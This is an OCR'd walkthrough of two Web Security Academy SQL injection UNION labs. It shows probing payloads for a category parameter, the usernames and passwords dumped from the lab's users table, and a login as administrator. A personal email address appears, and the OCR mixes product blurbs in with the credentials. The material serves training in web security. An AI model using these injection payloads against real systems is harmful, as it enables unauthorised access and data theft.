
Lab: SQL injection UNION attack, retrieving data from other tables

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'—




Using the following payload to retrieve the contents of the users table:





SQL injection UNION attack, retr
https://0a68007904673a00807ad0d800370098.web-secu...
carlos
xxa489fnhl5bdx7gr55a
Snow Delivered To Your Door
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
wiener
4g8pu77ih364k6t8h0mz
Couple's Umbrella
Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.
administrator
i9llugtxgl68f8h3k8d6
Conversation Controlling Lemon

We can see username and passwprd of admin


Copying the password of admin




Going to my account and login using the admin username and password




Successfully Logged in




SQL injection UNION attack, retr
https://0a68007904673a00807ad0d800370098.web-secu...
Web Security Academy
SQL injection UNION attack, retrieving data from other tables
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Your email is: aniketpanjwani20@gmail.com
Email
Update email

Lab: SQL injection UNION attack, retrieving multiple values in a single column


Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+NULL,'abc'--



